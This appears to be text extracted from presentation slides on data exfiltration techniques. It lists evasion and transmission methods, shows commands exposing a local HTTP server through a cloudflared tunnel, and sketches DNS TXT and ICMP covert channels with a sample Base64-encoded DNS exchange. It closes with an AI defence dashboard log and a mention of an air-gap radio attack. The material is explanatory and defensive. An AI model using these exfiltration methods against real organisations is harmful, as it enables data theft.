
Defense evasion

- Multilayered encryption
- Chunked transfer
- Scheduled transfer


Transmission

- Direct access with valid credentials or misconfiguration
- Trusted protocols (e.g., SSH, HTTPS, SMTP, etc.)
- Cloud storages (e.g., OneDrive or Google Drive)
- Cloud accounts (e.g., Azure, AWS, Google Cloud Platform, etc.)
- Code repositories (e.g., GitHub, GitLab, Bitbucket, etc.)
- C2 protocol (e.g., TCP, UDP, HTTPS, etc.)

A typical Norwegian company in 2022




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


Database dump: attack #4

```
$ python -m http.server  
$ cloudflared tunnel --url http://localhost:8000  
> https://mailto-welcome-cats-arnold.trycloudflare.com <
```



Database dump: attack #5



Attack #5 over DNS covert channel

```
C:\WINDOWS\system32\cmd.exe
C:\>nslookup google.com 1.1.1.1
Server:  one.one.one.one
Address:  1.1.1.1

Non-authoritative answer:
Name:     google.com
Addresses: 2a00:1450:400f:801::200e
          142.250.74.78

C:\>
```

domain (points to google.com)

DNS server (points to one.one.one.one)

IP Addresses (points to 142.250.74.78)

```
C:\WINDOWS\system32\cmd.exe
C:\>nslookup -q=TXT google.com 1.1.1.1
Server:  one.one.one.one
Address:  1.1.1.1

Non-authoritative answer:
google.com      text =

        "apple-domain-verification=30afIBcvSuDV2PLX"
google.com      text =

        "docuSign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
google.com      text =

        "docuSign=1b0a6754-49b1-4db5-8540-d2c12664b289"
google.com      text =

        "webexdomainverification.8YX6G=6e6922db-e3e6-4a36-904e-a805c28087fa"
google.com      text =
```

DNS server (points to one.one.one.one)

domain (points to google.com)

TXT records (points to the TXT record lines)

Client	question.covert.example.com	TXT
Server	question.covert.example.com	TXT "send me data"
Client	Y2h1bmsgMQ==.covert.example.com	TXT
Server	Y2h1bmsgMQ==.covert.example.com	TXT "bmV4dA==" ← Base64
Client	ZGF0YTI=.covert.example.com	TXT

Attack #5 over ICMP covert channel

Table 96: ICMPv4 Echo and Echo Reply Message Format

Field Name	Size (bytes)	Description
Type	1	Type: Identifies the ICMP message type. For <i>Echo</i> messages the value is 8; for <i>Echo Reply</i> messages the value is 0.
Code	1	Code: Not used for <i>Echo</i> and <i>Echo Reply</i> messages; set to 0.
Checksum	2	Checksum: 16-bit checksum field for the ICMP header, as described in the topic on the ICMP common message format .
Identifier	2	Identifier: An identification field that can be used to help in matching <i>Echo</i> and <i>Echo Reply</i> messages.
Sequence Number	2	Sequence Number: A sequence number to help in matching <i>Echo</i> and <i>Echo Reply</i> messages.
Optional Data	Variable	Optional Data: Additional data to be sent along with the message (not specified.)





Figure 146: ICMPv4 Echo and Echo Reply Message Format

Database dump: attack #5



Mitigations: AI/ML-powered Cyber Defense Systems

The dashboard displays a world map on the left with several computer icons and data flow lines. The main area is divided into several panels:

- Device Event Log (Henry Jones Laptop):** A list of events from June 30, 2022, including:
 - Antigena Response - Enforce pattern of file
 - Antigena Response - Block connections to port 445 for 1 hour
 - Henry Jones Laptop breached model: Antigena / Network / Insider Threat / Antigena Internal Data Transfer Block
 - Model - Unusual Activity / Internal Data Transfer
 - Henry Jones Laptop breached model: Unusual Activity / Internal Data Transfer
 - Unusual Activity 69% due to Internal Data Transfer and Internal Connections from Henry Jones Laptop
 - Henry Jones Laptop connected to backup04.holdingsinc.com (445) An unusual time for a connection and a recent increase in incoming data volume from 10.2.0.10 port 445
 - Antigena Response - Block connections to 10.100.172.2 port 445 for 1 hour
 - Henry Jones Laptop breached model: Antigena / Network / Insider Threat / Antigena Internal Anomalous File Activity
 - Henry Jones Laptop breached model: Anomalous File / Internal / New Access to Sensitive File
 - Model - Anomalous File / Internal / New Access to Sensitive File
 - SMB Read Success - \\HOLDINGSINC\Prod path\HOLDINGSINCLegal\Password.xlsx (445)
 - Henry Jones Laptop connected to Finance_F11e_Server (445)
 - Henry Jones Laptop breached model: Unusual Activity / Anomalous SMB Reads from New or Unusual Locations
- CONNECTION STATUS:** A table showing connection metrics for AI devices and Breach devices.
- REMOTE PORTS (8):** A table listing remote ports and their associated data transfer volumes.
- LOCAL PORTS (100):** A table listing local ports and their associated data transfer volumes.
- DEVICES (32):** A list of devices with their status and incident counts.
- Alerts:** A row of eight alerts, each with a 99% severity and an 'Info' icon:
 - Suspicious Network Scan Device
 - Unusual SaaS Administrative Login SaaS
 - Suspicious Domain Device
 - Unusual S3 Resource Creation SaaS/S3
 - Unusual SaaS Sensitive File Access SaaS
 - Unusual S3 Resource Modification SaaS/S3
 - Unusual Outbound FTP Compliance/FTP
 - Unusual Admin SMB Session Anomalous Connection

SATAn: Air-Gap Exfiltration Attack via Radio



